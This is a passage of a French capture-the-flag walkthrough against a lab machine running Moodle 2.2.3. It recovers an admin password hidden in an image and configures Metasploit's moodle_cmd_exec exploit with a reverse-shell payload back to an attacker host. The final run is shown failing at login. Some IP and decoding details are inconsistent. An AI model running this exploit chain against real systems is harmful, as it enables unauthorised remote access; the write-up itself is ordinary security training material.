
Dans la capture d'écran, on peut voir que nous nous sommes connectés en tant qu'utilisateur « dr_doak » dans l'application. J'ai commencé à explorer l'application pour tout autre indice. Après avoir regardé autour de moi pendant un certain temps, j'ai trouvé un autre fichier privé:



Dans la capture d'écran ci-dessus, le fichier privé a été mis en évidence. J'ai téléchargé le fichier « s3cret.txt » de la machine cible et l'ai ouvert avec le Bloc-notes.








Maintenant, nous pouvons voir le contenu du fichier. Il y a un indice intéressant étant donné que les informations d'identification d'administrateur ont été masquées dans un fichier image.

Ouvrons l'image sur le navigateur pour voir son contenu.




Dans la capture d'écran ci-dessus, le fichier image peut être vu, mais il n'a donné aucune information. J'ai donc téléchargé cette image pour une analyse plus approfondie et j'ai répertorié toutes les chaînes du fichier en utilisant l'utilitaire de chaînes de Kali Linux. Il peut être vu dans la capture d'écran suivante.

Commandes utilisées :

wget http://severnaya-station.com/dir007key/for-007.jpg : télécharger l'image

strings for-007.jpg : La commande strings imprimera les chaînes d'au moins 4 caractères à partir d'un fichier. Un indicateur peut être incorporé dans un fichier et cette commande permettra une vue rapide des chaînes dans le fichier.


Dans la capture d'écran ci-dessus, il y a une chaîne codée en base 64 (deux signes égaux indiquent qu'il s'agit d'une chaîne codée *en base 64*) surlignée avec du rouge. La chaîne codée de base 64 est donnée ci-dessous: **EFdpbnRlcjE5OTV4IQ==** Décodons cette chaîne à l'aide de Burp Decoder.



Après avoir décodé la chaîne base-64, nous avons obtenu une chaîne de texte brut qui peut être vue dans la capture d'écran ci-dessus. Comme mentionné dans l'indice, nous savons qu'il s'agit du mot de passe d'un utilisateur administrateur. Connectons-nous à l'application en tant qu'utilisateur administrateur maintenant avec les informations d'identification suivantes :


Username : Admin

Password :xWinter1995x!




Dans la capture d'écran ci-dessus, nous pouvons voir que les informations d'identification ont fonctionné et nous sommes maintenant connectés à l'application en tant qu'utilisateur administrateur. Nous avons maintenant l'accès administrateur de l'application sur la machine cible, mais notre objectif principal est d'obtenir l'accès root de la machine cible.

J'ai ensuite exploré l'application en tant qu'utilisateur administrateur. Cependant, je n'ai trouvé aucun indice dans la demande qui pourrait conduire à une exploitation ultérieure. Je suis donc retourné à l'essentiel. Nous pouvons voir que le nom de l'application est « Moodle » et qu'il utilise la version 2.2.3, il peut également être vu dans la capture d'écran suivante.



URL : http://severnaya-station.com/gnocertdir/admin/environment.php

Après avoir obtenu le nom de la version, j'ai fait une recherche rapide pour les exploits disponibles sur Google. Il y a eu quelques résultats intéressants:



Comme vous pouvez le voir, il y a beaucoup d'exploits disponibles pour cette version. Comme nous avons besoin d'obtenir un accès shell sur la machine cible, j'ai choisi d'utiliser l'exploit d'exécution de code à distance (RCE). Dans la capture d'écran ci-dessus, nous pouvons voir qu'un module Metasploit est également disponible pour cet exploit. Nous allons donc configurer Metasploit pour la même chose

```
msf6 > use exploit/multi/http/moodle_cmd_exec
msf6 exploit(multi/http/moodle_cmd_exec) > show options

Module options (exploit/multi/http/moodle_cmd_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax
le:<path>'
   RPORT      80               yes       The target port (TCP)
   SESSKEY                     no        The session key of the user to impersonate
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /moodle/         yes       The URI of the Moodle installation
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Dans la capture d'écran ci-dessus, on peut voir que nous avons défini l'exploit dans le Metasploit. Maintenant, nous allons configurer les données requises pour exécuter l'exploit:

```
msf6 exploit(multi/http/moodle_cmd_exec) > set username admin
username => admin
msf6 exploit(multi/http/moodle_cmd_exec) > set password xWinter1995x!
password => xWinter1995x!
msf6 exploit(multi/http/moodle_cmd_exec) > set rhost severnaya-station.com
rhost => severnaya-station.com
msf6 exploit(multi/http/moodle_cmd_exec) > set targeturi /gnocertdir
targeturi => /gnocertdir
msf6 exploit(multi/http/moodle_cmd_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/http/moodle_cmd_exec) > set lhost 192.168.222.129
lhost => 192.168.222.129
msf6 exploit(multi/http/moodle_cmd_exec) > set lport 4444
lport => 4444
msf6 exploit(multi/http/moodle_cmd_exec) >
```

Commandes utilisées :

set username admin
set password xWinter1995x!
set rhost severnaya-station.com
set targeturi /gnocertdir **set**
payload cmd/unix/reverse
set lhost 192.168.1.45
set lport 4444


Maintenant, nous avons défini tous les détails requis. Après avoir mis les options, l'exploit final ressemblera à la capture d'écran suivante :

```
msf6 exploit(multi/http/moodle_cmd_exec) > show options

Module options (exploit/multi/http/moodle_cmd_exec):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   PASSWORD   xWinter1995x!          yes       Password to authenticate with
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     severnaya-station.com  yes       The target host(s), range CIDR identifier, or hosts file with syn
ax 'file:<path>'
   RPORT      80                     yes       The target port (TCP)
   SESSKEY                           no        The session key of the user to impersonate
   SSL        false                  no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /gnocertdir            yes       The URI of the Moodle installation
   USERNAME   admin                  yes       Username to authenticate with
   VHOST                             no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.222.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Lançons maintenant l'exploit pour obtenir l'accès en ligne de commande du système cible.


```
[*] Started reverse TCP double handler on 192.168.222.129:4444
[*] Authenticating as user: admin
[-] Exploit aborted due to failure: no-access: Login failed
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/moodle_cmd_exec) > exit
```

